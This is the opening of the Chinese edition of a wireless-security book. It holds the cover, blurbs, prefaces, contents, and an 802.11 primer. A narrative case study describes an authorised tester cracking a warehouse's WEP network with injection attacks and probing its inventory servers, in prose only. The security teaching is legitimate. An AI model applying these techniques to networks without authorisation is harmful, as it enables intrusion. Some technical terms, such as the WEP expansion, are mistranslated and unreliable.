



HZ Books

华章科技



# Hacking Exposed Wireless

Wireless Security Secrets & Solutions, Second Edition

# 黑客

无线网络安全 (原书第2版)

# 大曝光

Johnny Cache  
(美) Joshua Wright 著  
Vincent Liu

李瑞民 冯全红 沈鑫 译



机械工业出版社  
China Machine Press

信息安全  
技术丛书

## 最新的无线网络安全解决方案

本书系统介绍如何通过详尽的信息安全知识，保护无线系统免受瘫痪式的攻击。本书全面更新和囊括了当今已广泛使用和新兴的无线技术，揭示了攻击者如何利用既有的或者定制的黑客工具来锁定、渗透并劫持系统。本书不仅详细介绍了Wi-Fi、蓝牙、ZigBee以及DECT等技术无线入侵的最新发展，还解释了如何执行渗透测试、加强WPA保护方案、降低数据包注入风险，以及锁定蓝牙和射频设备等操作。除此之外，本书还包括攻击Wi-Fi的客户端、WPA2、无绳电话、蓝牙配对和ZigBee加密等前沿技术。

主要内容：

- 以最好的硬件和软件工具组建和装备Wi-Fi攻击“武器”；
- 以黑客的视角探索WPA2网络中的常见漏洞；
- 在Windows 7或Mac OS X上，利用远程客户端实施攻击；
- 入侵无线系统的一系列主攻击工具，包括Aircrack-ng、coWPAtty、Pyrin、IPPON、FreeRADIUS-WPE、KillerBee和Wireshark；
- 通过在公共网上不断更新仿真攻击，评估所面临的威胁；
- 使用商业和定制的工具，评估可能面临的Wi-Fi、蓝牙、ZigBee、DECT网络的窃听攻击；
- 利用软件无线电SDR架构和其他灵活架构，开发更先进的技术；
- 综合应用各种工具来保护无线设备和基础设施。

## 黑客大曝光：无线网络安全（原书第2版）

作者简介：

**Johnny Cache**目前是Harris公司的无线工程师。他曾在多个安全技术会议上发言，包括BlackHat、BlueHat和ToorCon组织。他发表了许多与802.11安全相关的论文，是许多无线工具软件的作者。

**Joshua Wright**是InGuardians研究和咨询公司的一名高级安全分析师，也是SANS研究所的高级讲师和作家。他定期在信息安全和黑客会议上演讲，他为开源社区贡献了大量的研究论文和黑客工具软件。

**Vincent Liu**是Stach & Liu安全咨询公司的总经理，曾任安永会计师事务所先进安全中心顾问，以及美国国家安全局安全分析师。



客服热线：(010) 88378991, 88361066  
购书热线：(010) 68326294, 88379649, 68995259  
投稿热线：(010) 88379604  
读者信箱：hzjsj@hzbook.com

华章网站 <http://www.hzbook.com>

网上购书：[www.china-pub.com](http://www.china-pub.com)

封面设计 高华明

Mc  
Graw  
Hill

McGraw-Hill  
全球智慧中文化  
<http://www.mheducation.com>

上架指导：计算机/安全

ISBN 978-7-111-37248-6



定价：69.00元

# 黑客

无线网络安全 (原书第2版)

# 大曝光

Johnny Cache  
(美) Joshua Wright 著  
Vincent Liu

李瑞民 冯全红 沈鑫 译



机械工业出版社  
China Machine Press

# 对本书的赞誉

本书全面地审视无线网络安全，从 Wi-Fi 到所出现的无线协议，但都不涉及其他方面，面对当今组织的问题，这会威胁到无线频谱。

——Mike Kershaw (Kismet 软件的作者)

一本评价当今无线网络的实践指南，作者清晰的指导，以及经验教训对于各级安全专业人士都是很有用的。

——Brian Soby (salesforce.com 网站的产品安全理事)

大多数企业在很大程度上依赖防火墙技术来降低网络风险。这些利用防火墙技术所做的缓解性策略，对无线攻击是无效的，因此无线网络的引入，会极大地降低防御攻击的有效性，也就是说，一旦网络之外的人获得了网络内部的访问权限，一个企业整体的风险状况可能发生急剧的变化。本书针对这些风险，带领读者通过真实案例，以一种简单易读的形式，依次学习无线网络的基础、攻击的方法，以及补救措施。对于一个行业来说，获得无线安全得力的武器从没变得如此重要，那么这本书做的是最到位的。

——Jason R. Lish (Honeywell (霍尼韦尔) 国际公司的理事, IT 安全员)

作者将大量复杂的技术信息提炼成完整的、实用的无线网络安全测试和操作步骤。对于无线网络安全技术人员或对其感兴趣的人来说，本书是一个生动的参考指南。

——David Doyle (夏威夷航空公司 CISM<sup>Ⓞ</sup>、CISSP<sup>Ⓞ</sup>、高级项目经理、IT 安全合规员)

本书简单易懂、引人入胜。一旦你开始阅读本书就会爱不释手，如果你放下本书，只会是因为你已读完了，或者因为你想马上按书中的提示和技术一试身手，开始着手保护自己的无线系统了。

——Thomas d'Otreppe de Bouvette (Aircrack-ng 软件的作者)

Ⓞ CISM (Certified Information Security Manager): 注册信息安全经理。——译者注

Ⓞ CISSP (Certified Information System Security Professional): 国际注册信息系统安全专家。——译者注

# 译者序

在工作或生活中，以 802.11 为主要协议的无线网络，覆盖范围主要是单位或家庭，由于使用人员互相熟悉，使用目的相对稳定，因而其安全问题并未受到很大的重视。但随着无线网与互联网的连接，其安全性已经提升到了较高的水平，这意味着攻击该无线网络设备以及无线网络上的主机，不需要到其无线网络的覆盖范围内，只需要与互联网连接，进而对无线协议的攻击就可以达到网络的任何一个角落，其危险程度大大增加。同时由于无线传输的特性，而使得原有的有线网络的边界定义发生了变化，在有线网络中，只要避免黑客物理连接到交换机或路由器，就可以在很大程度上避免其物理的接入；而在无线网络中，黑客只要处于无线接入点的功率覆盖范围内，就相当于连接进入了网络，那些穿出区域边界的冗余信号正是迎接黑客的线缆。

本书内容共分为三大部分，每一部分又根据内容分成不同的章节，第一部分介绍 802.11 无线网络技术的入侵基础知识，通过阅读这一部分内容，读者可以从一个“菜鸟”级用户，甚至是对无线网络一无所知的“门外汉”，逐渐变成一个对无线网络由硬件到软件、由协议到应用的初学者。“工欲善其事，必先利其器”，第一部分最大的收获就是你可以从中找到后续要使用的各种“入侵武器”的各项制作细节。

第二部分介绍攻击 802.11 的客户端。主要讲述的是，从 802.11 协议本身的安全性问题入手，并围绕这些安全问题，讨论并切实地通过使用各种入侵无线客户端工具，完成对无线接入点和该网络中主机的攻击。为了满足不同操作系统用户的需要，作者还分别使用了 Microsoft Windows 和 Mac OS X 两个重量级的操作系统作为演示对象。

第三部分介绍的是入侵其他无线网络的技术。如同其他各种前沿科技类书籍一样，技术在发展，不断出现新的技术。作为无线技术的 ZigBee、DECT、蓝牙技术，虽然还不能作为无线技术的主流，但也有各自的生命力和生存空间，这一部分描述了基于这些技术的侦测和攻击方式。

本书内容由浅入深，层层深入。为了让读者重点关注一些重要的非技术细节，作者还精心为某一次攻击虚拟了一个实际的环境。在该环境中，以某一位参与者实际的“经历”重现了一次攻击的实例，这似乎让我们意识到，无线网络的安全是时时处处存在于我们的周围。也许咖啡厅里，坐在你斜对面那个悠然喝着咖啡的大胡子，目前正在攻击一个远在地球另一侧的无线网络。为了让读者对每种攻击方式有一个直观的了解，本书作者还独具匠心地将每种技术或漏洞根据其流行性、难易度、影响力、危险级四项参数进行定级，这样不仅可以使读者对该技术有了新的了解，还能让网络安全人员对如何评价这种危险有了参考。

综合来看，本书既包含了当前常用网络的各种技术，也包含了前沿新型的无线技术的入侵。绝大多数的技术细节都是以当前主流的 Windows、Mac OS X 和 Linux 操作系统作为描述

对象，这样既满足了广大用户的需求，也可以展现问题的普遍性。同样也展示了三位作者深厚的安全基础知识、丰富工作经验，以及扎实的技术能力。

最初看到本书的英文版时，感觉其中很多技术和方法耳目一新。正如 Aircrack-ng 系列软件的作者 Thomas d' Otreppe de Bouvette 所说的那样，每读到书中的一个技术要点，我都有马上找一个系统试一试的想法。于是产生了翻译并推荐给广大读者的想法，约冯全红、沈鑫两位共同玉成此事。限于译者的水平和中西方文化的深层差异，我想还是会有不妥或错误，诚挚欢迎大家斧正，同时也相信读者阅读后会大有裨益。

李瑞民

2011 年 11 月

lovelinux8.ctdisk.com



# 序 言

时光飞逝，回想当初我在 Jack Harvey 小学念五年级，那时我的身材还比较矮小，所以在学校的图书馆内我必须踮起脚尖才能够到书架上摆放的传记。我还清楚地记得自己看过 Ben Franklin、Betsy Ross、Thomas Edison 和 Gandhi 的传记。在我所阅读过的所有传记中，最能够吸引我的是 Nikola Tesla 的生平故事。

那本传记的封面上的那位伟大发明家让人印象深刻——这是一张 20 世纪 Tesla 年轻时的照片，深陷的双眼、凌乱的头发以及他身后的闪电。在封底的图片中，Tesla 从他的眼珠内放射出了闪电！这深深地震撼了我。你又怎么忍心不去阅读一本有关能从眼睛里放射出闪电的发明家的书呢？

当我翻开书的时候，Tesla 的思想深入了我的脑海中。电流！无线！功率！放大器和电压，有线和无线，所有的这些经过 Tesla 的天赋组合造就了 X 光、无线功率传输，通过它们我似乎看到了未来的战争：使用电击武器的空中飞艇，使用共振试验来震动建筑或者颠覆地球本身等。我被 Tesla 深深地鼓舞了，他好像是能够操作电流的“巫师”，一位现实生活中的 Willy Wonka，但是他钻研的是电子和光子而不是巧克力。

在我家的简陋实验室内，我开始自己搭建一些简单的电路。当然这些并不能够撼动地球。这些简单的电路只能够点亮一些 LED、接收 AM 无线信号或者给我的弟弟提供轻微的电击。但是我也能够发送无线信号并且控制一台我从垃圾场中捡来的步进电机。即使在很远的距离也可以！年少的我身处技术的天堂中。

之后，软件安全进入了我的生活中。在学校中我最初学习的是电子学，但是随后被迫放弃了我喜欢的技术转向软件分析，寻找其中的安全缺陷。当时我做出这个决定纯粹是因为生活所迫。互联网在发展，但那时它的软件（现在也是）却含有缺陷。就业市场需要的是软件安全分析员，所以我重新制订了自己的职业规划。但是我经常想起自己的初恋——无线和入侵电子世界。

现在好消息来了，当我阅读本书的时候，我感觉自己对无线和电子的兴趣又重新恢复了。无线技术正在渗透到我们的方方面面，我们现在正生活在 Tesla 所设想的充满魔幻的世界中。在本书中，Johnny Cache、Joshua Wright、Vincent Liu 编写了这本告诉我们如何驰骋于这块广阔领域的指南。他们讲解了多种无线协议、接入点、客户端软件、支持硬件等，同时一步一步地指导我们如何使用这些技术。这本书让我爱不释手，我不仅了解了这些无线协议和系统的实际工作原理，而且还学到了实用的技术来增强它们的安全性。

Cache、Wright 和 Liu 都是当代的 Nikola Tesla，他们在实验室中变幻着伟大的魔法，并且和我们一起分享了其中的秘密。这实在是太酷了。我建议读者在阅读本书时创建一个廉价的实验室，这

# 目 录

对本书的赞誉	
译者序	
序言	
前言	
作者简介	
致谢	
<b>第一部分 破解 802.11 无线技术</b>	
<b>第 1 章 802.11 协议的攻击介绍</b> .....	5
1.1 802.11 标准简介 .....	5
1.1.1 基础知识 .....	5
1.1.2 802.11 数据包的寻址 .....	6
1.1.3 802.11 安全启蒙 .....	7
1.2 网络“服务发现”的基本知识 .....	10
1.3 硬件与驱动程序 .....	17
1.3.1 Linux 内核简介 .....	17
1.3.2 芯片组和 Linux 驱动程序 .....	18
1.3.3 现代的芯片组和驱动程序 .....	19
1.3.4 网卡 .....	22
1.3.5 天线 .....	26
1.3.6 蜂窝数据卡 .....	29
1.3.7 GPS .....	30
1.4 本章小结 .....	32
<b>第 2 章 扫描和发现 802.11 网络</b> .....	33
2.1 选择操作系统 .....	33
2.1.1 Windows .....	33
2.1.2 OS X .....	33
2.1.3 Linux .....	34
2.2 Windows 扫描工具 .....	34
2.2.1 Vistumbler .....	35
2.2.2 inSSIDer .....	38
2.3 Windows 嗅探工具 / 注入工具 .....	40
2.3.1 NDIS 6.0 监控模式的支持 (NetMon) .....	40
2.3.2 AirPcap .....	42
2.3.3 WiFi 版 CommView .....	43
2.4 OS X 扫描工具 .....	47
2.4.1 KisMAC .....	47
2.4.2 OS X 上的 Kismet .....	52
2.5 Linux 扫描工具 .....	52
2.6 移动扫描工具 .....	57
2.7 在线地图服务 (WIGLE 和 Skyhook) .....	58
2.8 本章小结 .....	60
<b>第 3 章 攻击 802.11 无线网络</b> .....	61
3.1 攻击的基本类型 .....	61
3.2 通过隐藏获得安全 .....	61
3.3 击败 WEP .....	67
3.3.1 WEP 密钥恢复攻击 .....	68
3.3.2 暴力破解由 Linux 版 Neesus Datacom 算法所创建的 40 位密钥 .....	70
3.3.3 在 Linux 的非客户端连接使用 Aircrack-ng 破解 WEP .....	74
3.3.4 在 OS X 上的 WEP 加密攻击 .....	78
3.3.5 在 Windows 上, PTW 对 WEP 的攻击 .....	79
3.4 综合案例: 破解一个隐藏的 MAC 过滤、WEP 加密的网络 .....	81
3.5 针对 WEP 的密钥流恢复攻击 .....	83
3.6 攻击无线网络的可用性 .....	86
3.7 本章小结 .....	88
<b>第 4 章 攻击 WPA 保护下的 802.11 网络</b> .....	89
4.1 破解身份认证: WPA-PSK .....	89
4.2 破解认证: WPA 企业模式 .....	100
4.2.1 获取 EAP 的握手 .....	100
4.2.2 LEAP .....	102



9.3 本章小结	266	11.3.1 KillerBee 介绍	316
第 10 章 蓝牙攻击和漏洞利用	267	11.3.2 网络发现	320
10.1 PIN 攻击	267	11.3.3 窃听攻击	322
10.2 身份伪造	279	11.3.4 重放攻击	327
10.2.1 蓝牙服务和设备类别	279	11.3.5 加密攻击	329
10.2.2 蓝牙设备名称	282	11.4 攻击演练	331
10.3 对蓝牙规范的错误使用	289	11.4.1 网络发现和定位	331
10.3.1 测试连接访问	289	11.4.2 分析 ZigBee 硬件	333
10.3.2 非授权 AT 访问	291	11.4.3 RAM 数据分析	335
10.3.3 未授权访问个人局域网	294	11.5 本章小结	337
10.3.4 攻击耳机规范	297	第 12 章 入侵 DECT	338
10.3.5 文件传输攻击	302	12.1 DECT 简介	338
10.4 未来展望	306	12.1.1 DECT 规范	339
10.5 本章小结	307	12.1.2 DECT 物理层	339
第 11 章 入侵 ZigBee	308	12.1.3 DECT 媒体存取层	340
11.1 ZigBee 介绍	308	12.1.4 基站选择	341
11.1.1 ZigBee 作为无线标准的地位	308	12.2 DECT 安全	341
11.1.2 ZigBee 应用	309	12.2.1 认证和配对	342
11.1.3 ZigBee 的历史和发展过程	309	12.2.2 加密服务	343
11.1.4 ZigBee 分层	310	12.3 DECT 攻击	344
11.1.5 ZigBee 规范	313	12.3.1 DECT 硬件	344
11.2 ZigBee 安全	313	12.3.2 DECT 窃听	345
11.2.1 ZigBee 安全的设计规则	314	12.3.3 DECT 音频记录	350
11.2.2 ZigBee 加密	314	12.4 本章小结	352
11.2.3 ZigBee 可靠性	315	附录 A 无线评估中的范围确定和信息	
11.2.4 ZigBee 认证	315	收集	353
11.3 ZigBee 攻击	316		



## 第一部分

# 破解 802.11 无线技术

## 案例学习：为工作而战的无线破解

### 她的第一次无线评估工作

Makoto 过去一直心安理得地做着一份基础设施评估的工作，不过这是她第一次被要求为一个客户完成其无线评估的工作，为此她已经从邻居家“借到”了一台 Wi-Fi 设备，以及旅行中不会令人产生怀疑的东西。她知道所选时机不能再糟了，那时正值隆冬时节，她设想要访问的站点应该是一个很远的，并且传说中因为雪暴而闻名的地方。虽然当她到达那里时，还不算是桃色天气（美国一种表示雪天积雪厚度的说法，桃色表示积雪厚度大约在 2.5 ~ 5 米——译者注），但她还是预先做足了功课，以便找到一种最好的方式以避免困于大雪中。同时她还计划了需要提前准备的所有设备，并且打包了各种无线仪器。她觉得她可能需要的设备有：一组无线网卡，远距离的定向天线和一个带有基于 Atheros 无线网卡的笔记本电脑。还带了一个 GPS 装置以备迷路时使用，一个车载点烟器插座的电源适配器可以使笔记本在处于“战争驾驶”<sup>①</sup>（war driving）的时候提供电力。所有这些设备在她通过机场安检的时候，虽然给她带来了机场安检员无数怀疑的眼光，但她最终没有遇到多少麻烦地通过了安检。

当她在评估前的晚上抵达旅馆后，她向旅馆前台询问次日上午到达目的地需要多少时间，因为她以前从未到过这个地方，也不知道是否有什么交通工具，所以最好提前问清楚，特别是现在正值寒冬，有些路有可能会被封掉。

### 靠近停车库进行检测

像往常一样，Makoto 抵达站点时有点儿早。当她到达那里后，她意识到这是一个庞大的航运和接收设施的大型仓库，卡车进进出出，络绎不绝。然而，卡车两边的入口处标有不同的名称，因此她得出结论：最有可能的是多个企业共用这个站点。她做好了心理准备，此时她不得不出肯定的结论，即她计划中访问的所有无线网络实际上都属于这个客户，而不属于相邻企

① 战争驾驶，指通过驾驶车辆，在目标区域往返等进行来访问 Wi-Fi 无线接入点探测，可在车辆内部使用诸如 PDA、笔记本电脑等设备。根据驾驶的工具不同，类似的还有“战争单车”（war biking，通过自行车、电动车、摩托车）、“战争徒步”（war walking，通过步行）、“战争飞行”（war flying，通过飞机）。——译者注

业中的任何一个。

在进入仓库之前，她决定先看看从仓库外部可以检测到什么。她把车停在了工厂的车库，打开她的笔记本电脑，首先使用内置在 Windows 中的无线工具对无线网络进行了第一轮搜索。她知道主动扫描是非常有限的方式，任何具备无线评估知识的人都知道将无线网卡设置为监控模式。不过，她也觉得主动扫描这种典型的方式，对于大街上随便哪个人，用来试试看都有哪些无线网络是开着的，也不失为一种方法。这样也许能获得些有用的信息。很快，她捕捉到了一些采用出厂默认配置和一些使用 WEP 和 WPA 的组合算法进行加密的无线网络名称。但她不确定这些站点是属于她要找的客户，还是别的企业的，所以她只是简单地记录了她能看到的内容，然后就继续往前走了。

接着，她进行更彻底的外部测试。Makoto 插入外置的基于 Atheros 的无线网卡，连接上一个高增益的定向天线，然后开机引导一个预先准备好的 BackTrack Linux 的 USB 密钥盘，随后将无线网卡设置为监控模式。运行 airodump-ng (Aircrack-ng 工具套件的一部分。——译者注)，并将天线调整为对准该客户端所拥有的设施的一部分。由于定向天线具有定向作用，之前检测出来的那些无线网络由于现在不在所指方向的范围内，因此都没有显示出来。然而，新的无线网络出现了，此时该新网络正处于隐藏 SSID 状态，并且用 WEP 算法进行了保护。随着时间的增长，她看到软件收到的数据包个数也在逐步上升。但是，现在还不能确定这个无线网络是否属于要找的客户，于是她决定现在只是先记录。当她将天线一直指向一个建筑物的时候，有人向这边走来，从 Makoto 车旁边的一个车里拿出个什么东西。此时，Makoto 本可以先入为主地反咬一口，上前质问那个人偷偷摸摸地想干什么，从而掩饰自己，假装自己根本不是那个被检查出在车上用笔记本电脑并将天线对着大厦的人。但随后，Makoto 会心地笑了笑，她很欣慰于自己不必如此紧张，因为如果那个人向她发出安全警告，甚至直接打电话报警，那么 Makoto 就拿出她的站点联系信息给对方看，以消除误会。

她现在觉得已完成了足够的户外侦察，到了直接联系站点的时候了。她首先接触的是站点经理，虽然站点经理应该是对这个站点最熟悉的人了，但是现在他已离开了那个继续支持这个项目的信息安全团队。站点经理说他知道 Makoto 要来这儿，因为早些时候就有人到他那里，说有一个看上去很可疑的人带着一台笔记本电脑和天线在停车场不知道在做什么，并且站点经理很高兴听到员工的提醒。

## 入侵机器人系统

首先，她以一个陪同者的身份和站点经理一起全面地查勘了设施。她带上她的小上网笔记本电脑，在这个上网本上，一个基于 Atheros 的迷你 PCI 无线网卡已设置为监控模式，以便可以寻找任何无线接入点 (Access Point, AP)。由于这些零星散布于总部办公室周围的卫星办公室远离企业总部位置，因此无线接入点的位置就成了信息安全项目提供商所关心的事情之一。而 Mokoto 所参与活动的一部分就是分类汇总这些接入点的位置布局，然后看是否有任何未经授权无线接入点 (恶意 AP) 已被偷偷地安装在某处。站点经理告诉 Mokoto 说，他们这里没有无线网络，他们这个站点是唯一一个使用最少的 IT 基础设施的航运和接收站 (或者这只是他认为的)。

随着站点经理在这个大型航运和接收站内走了一圈。这是一个名符其实的汇集地，自动机器人将周边货物在平台间移动，同时有人驾驶小型叉车，装卸货物到停泊在服务轮的卡车上。除了一间小办公室紧靠仓库外，站点经理的办公点就在这个小办公室偏右边的位置上，好像小办公室里几乎没有什么 IT 基础设施。当 Mokoto 走完了一圈后，她通过她那个高增益天线仍然看到有“隐藏的”无线信号从外边进入到这里。由于信号特别强，因此即使是使用她笔记本内置的天线，也足以让她敢肯定地说，这个信号来自于仓库内的某个地方。事实上，当她使用 Kismet 软件走了一圈的时候，她注意到信号发生了强度波动，并且在大型厂房区域内比在办公室内的信号更强，对比了位置，她认为这个“隐藏的”无线路由器已经基本被定位。

当她在周围走的时候，她关注到了那些正在移动平台的机器人。这些机器人似乎从来没有相互碰到过对方，因此她推断它们被什么东西所控制。她还注意到，每一次机器人抬起和放下货物的平台，他们都会扫描平台和设备一侧的一个大的条形码，然后发出“嘀嗒”的声音。每当一个叉车司机托起平台并将它搬进一个等待的卡车上时，同样的事情也会发生，他们将手持设备扫描平台。机器人和条形码扫描器之间能通过某种类型的无线网络进行通信吗？可能是她之前看到的用 WEP 算法保护的无线信号吗？

进一步环顾四周，她发现有一个大箱子附着在仓库的栋梁上。有些管道槽槽似乎是从它这里出去的，所以她想这也许是无线信号的源头。架起她的高增益无线网卡和定向天线，指向大箱子所在的房子及周围，她发现当定向天线直对盒子的时候，信号就变得相当剧烈（或者说：当定向天线对着房子周围的时候，由于从盒子中发出的信号被分散，因此天线不能更多地接收到信号，信号就显得不那么强）。她已可以确定：信号就是从大箱子那里发出来的。

隐藏的 AP 就是这个客户的，而不是隔壁公司的。有了较大的信心之后，她决定是时候来决定一下能做点什么了。根据客户的指示就是尝试一下渗透到她之前所发现的随便哪一个无线基础设施中，然后看看进入网络后她还可以做什么。使用上述的 Aircrack-ng 工具包，Mokoto 将她的无线网卡设置为监视模式，然后对这个隐藏的 AP 接入点执行一个假身份验证，并开始执行数据包注入式攻击。

她注意到，每当一个机器人或叉车司机扫描一个平台，该无线网络的数据包计数器就会递增。她认为这些机器人和手持扫描器肯定使用无线网络进行沟通和跟踪库存。这给了她足够的有用数据，将这些有用数据回放路由器，就可以通过 ARP 注入式攻击来生成更多的初始化向量 (IV)。

只用了大约 10 分钟，Mokoto 就破解了这个 WEP 密钥。这足以证明 WEP 所提供的保护是如此单薄。Mokoto 使用这个密钥，用自己的电脑与 AP 相关联后，她获得了一个通过动态主机配置协议 (Dynamic Host Configuration Protocol, DHCP) 所分配的 IP 地址。现在，她已登录到了机器人和条码扫描器所使用的网络上。但她可以做什么呢？如果在这个航运站的机器人每扫描一个平台上的某种类型的条形码，也许信息就会被跟踪保存到某处，也许这些机器人与一个后端服务器进行数据交互。于是 Mokoto 编写了一个小的脚本程序来 ping 该子网中的每一个 IP 地址，一些 ping 的回复和几个端口扫描之后，她意识到所有的自动化机器都不约而同地与同一网段的某个库存服务器进行通信！她觉得试图渗透到该库存服务器的操作超出了她所接的这个项目的职责范围，所以 Mokoto 只做了一张当前她所能达到的这一步的一个截图，这足以证

明她可以从这个无线接入点渗透进入该网络中。更重要的是，她只是通过一些简单的网络发现<sup>①</sup>（network discovery）操作，就能看出她可以访问该企业内的内部域控制器，甚至访问位于世界不同地区的服务器！

## 最后的总结

在连接并进入无线基础设内部后，Mokoto 再次对站点经理解释说，机器人和条码扫描器通过无线连接方式连接到后端库存系统，并且她能够在破解 WEP 密钥之后与接入点建立关联。站点经理听到这些后，对 Makoto 解释道，她所破解的库存系统大约安装于 5 年前，该系统所用的加密方法是较早设计的算法，对于该无线设备采用 802.11 标准进行通信等方面的专业知识他也不了解。对于他和办公室中使用计算机的其他人来说，他们从来没认为那个地方看上去像是个无线基础设施。更糟糕的是，虽然 Makoto 入侵了该无线系统，但她是在客户的办公室中，是在客户知道的前提下做的，没有理由说她不能坐在街对面用一个高功率天线指向大厦，在客户毫不知情的前提下这么做呀。那么之前有没有人这样做？之后会不会有人这样做？没有人会知道。

<sup>①</sup> 网络发现属于服务发现的一个分支，该技术本身并不简单，但该技术是现代操作系统中的标准配置，而不是黑客专用的程序。任何普通人都可以实施该操作，可见其攻击极具普及性和普遍性，所以称为“简单的”网络发现。——译者注

## 第 1 章

# 802.11 协议的攻击介绍

欢迎阅读本书。第 1 章主要介绍 802.11 协议，以帮助读者在工作中选择正确的 802.11 设备，使读者基本了解 802.11 协议，同时增加一些常识，包括如何购买无线网卡、GPS、天线等设备。读者也可以理解无线服务发现工具（如 Kismet）是如何工作的。

### 1.1 802.11 标准简介

802.11 标准定义了一个数据链路层的无线协议，该标准由美国电气和电子工程师协会（Institute of Electrical and Electronics Engineers, IEEE）负责管理。许多人在听到 802.11 时会想到 Wi-Fi 技术，然而二者并不是等同的事物。Wi-Fi 标准是 802.11 标准的一个子集，并且是由 Wi-Fi 联盟负责管理。因为 802.11 标准过于复杂，其标准的更新流程非常耗费时间（更新操作由 IEEE 下的一个委员会负责），所以几乎所有的主流无线设备制造商都觉得他们需要一个虽小但灵活的组织，当他们通过市场努力推进技术进步时，该组织能在供应商之间进行协调工作。这导致了 Wi-Fi 联盟的成立。

Wi-Fi 联盟确保所有具有 Wi-Fi 认证标志的产品能够在限定功能的基础上一起工作。这样如果 802.11 协议中突然出现任何具有两义性的概念时，Wi-Fi 联盟会定义一个作为“正确的项”，然后按照“正确的项”去做。该联盟还允许供应商实现一些草案标准（指未经过批准的标准<sup>①</sup>）的重要子集。在草案标准中，最著名的例子就是 Wi-Fi 保护访问（Wi-Fi Protected Access, WPA）或叫做“草案标准”802.11n。

**提示** 对大量详细的、围绕 802.11 标准的详细介绍，可参见本书的配套网站中的 Bonus Chapter 1，网址是 <http://www.hackingexposedwireless.com>。

#### 1.1.1 基础知识

大多数人都知道，802.11 通过接入点（Access Point, AP）将无线设备接入有线网络，但

<sup>①</sup> 802.11n 标准在 2009 年获得 IEEE 的正式批准，而 Wi-Fi 联盟在 2007 年就发布了《802.11n 技术白皮书》，所以 Wi-Fi 的很多早于 IEEE 的标准，在当前只能称为“草案”。——译者注

当设备处于 ad-hoc<sup>①</sup> 模式或独立基本服务集 (Independent Basic Service Set, IBSS) 模式时, 802.11 可以在没有接入点的前提下使用, 这是因为对无线安全的关注通常不在 ad-hoc 网络中进行, 所以当设备处于 ad-hoc 模式时, 802.11 协议的细节改变很大, 这一节所包含内容都是将 802.11 运行在“infrastructure”模式 (infrastructure mode, 即有 AP 的模式), 除非另有规定。

802.11 标准将所有的数据包分为 3 种: 数据、管理、控制, 这些不同类别被统称为数据包类型。数据数据包的作用是用来携带更高层次的数据 (如 IP 数据包)。管理数据包可能是攻击者最感兴趣的数据包, 因为管理数据包控制网络的管理功能。控制数据包得名于术语媒体接入控制 (Media Access Control, MAC), 是用来控制对共享媒体的访问。

任何给定数据包的类型都有许多不同的子类型。例如, 信标帧<sup>②</sup> (Beacons) 和解除认证 (Deauthentication) 数据包都是管理数据包的子类型, 请求发送 (Request to Send, RTS) 和清除发送 (Clear to Send, CTS) 数据包都是控制数据包的子类型。

### 1.1.2 802.11 数据包的寻址

与以太网不同, 大多数 802.11 数据包有 3 个地址: 源地址、目的地址、基本服务集标识符 (Basic Service Set ID, BSSID)。该 BSSID 项是唯一标识某个 AP, 以及该 AP 所关联站点的集合, 并且采用 AP 的无线接口使用相同的 MAC 地址。这 3 个地址告诉数据包到哪儿去、谁发送的、经过哪个 AP。

然而, 并不是所有的数据包都有 3 个地址。例如确认帧就不是这样, 这是因为减少发送控制帧的开销是非常重要的, 所以此类帧结构的位的个数也保持到了最低的限度。另外, 美国电气和电子工程师协会也使用不同的术语来描述控制帧中的地址, 如用接收地址来代替目的地址, 用发送地址来代替源地址。

下图显示了一个典型的数据包。在这个数据包中, BSSID 和目标地址是相同的, 因为数据包指向上行网络 (upstream network), AP 是默认的网关。如果数据包被运往同一无线网络的另一台主机, 则目的地址将与 BSSID 不同。

```

▶ Frame 112 (101 bytes on wire, 101 bytes captured)
  • IEEE 802.11
    Type/Subtype: Data (32)
    ▶ Frame Control: 0x0103 (Normal)
      Duration: 44
      BSS Id: D-Link_a1:62:c4 (00:13:46:a1:62:c4)
      Source address: PoppleCom_f3:2f:ab (00:0a:95:f3:2f:ab)
      Destination address: D-Link_a1:62:c4 (00:13:46:a1:62:c4)
      Fragment number: 0
      Sequence number: 3160
    ▶ Logical Link Control
  
```

- ① ad-hoc 模式是一种无线自组模式, 每一个设备节点除了具有通信功能之外, 还具有路由功能, 所以在这种模式下, 任何两个节点间或直接通信或间接通过第三方节点进行通信, 而不需要固定的路由设置, 也叫做“点对点模式”, 主要应用于军事领域或地下、野外等不能或不值得架设固定通信设施的特殊施工环境。——译者注
- ② 在无线设备中, 定时依次按指定间隔发送的有规律的无线信号, 主要用于定位和同步使用 (内容待详查)。——译者注

### 1.1.3 802.11 安全启蒙

如果你正在读本书，那么可能已经意识到有两个非常不同的加密技术用于保护 802.11 网络：有线安全等级协议（Wired Equivalency Protocol, WEP）和 Wi-Fi 保护访问（Wi-Fi Protected Access, WPA）。WEP 协议是早期版本，是一个极其脆弱的标准；WPA 则是更现代和有弹性的。WEP 网络（通常）依靠静态的 40 位或 104 位公开密钥，并通知每一个客户端，该密钥用于初始化一个流密码（采用 RC4 加密算法）。许多令人感兴趣的攻击是在 WEP 方式下针对 RC4 加密方式的，这些攻击在第 3 章中介绍。WPA 协议可以配置两个完全不同的模式：预共享密钥（Pre-Shared Key, PSK，也称为预共享密码短语）模式和企业模式。

**WPA 预共享密钥模式** WPA 预共享密钥（WPA-PSK）的工作方法和 WEP 相似，都需要连接方提供公钥才能访问无线网络，然而，二者的相似点仅限于此。图 1-1 显示了 WPA-PSK 的认证过程，这一过程被称为四次握手。




图 1-1 一次成功的四次握手过程

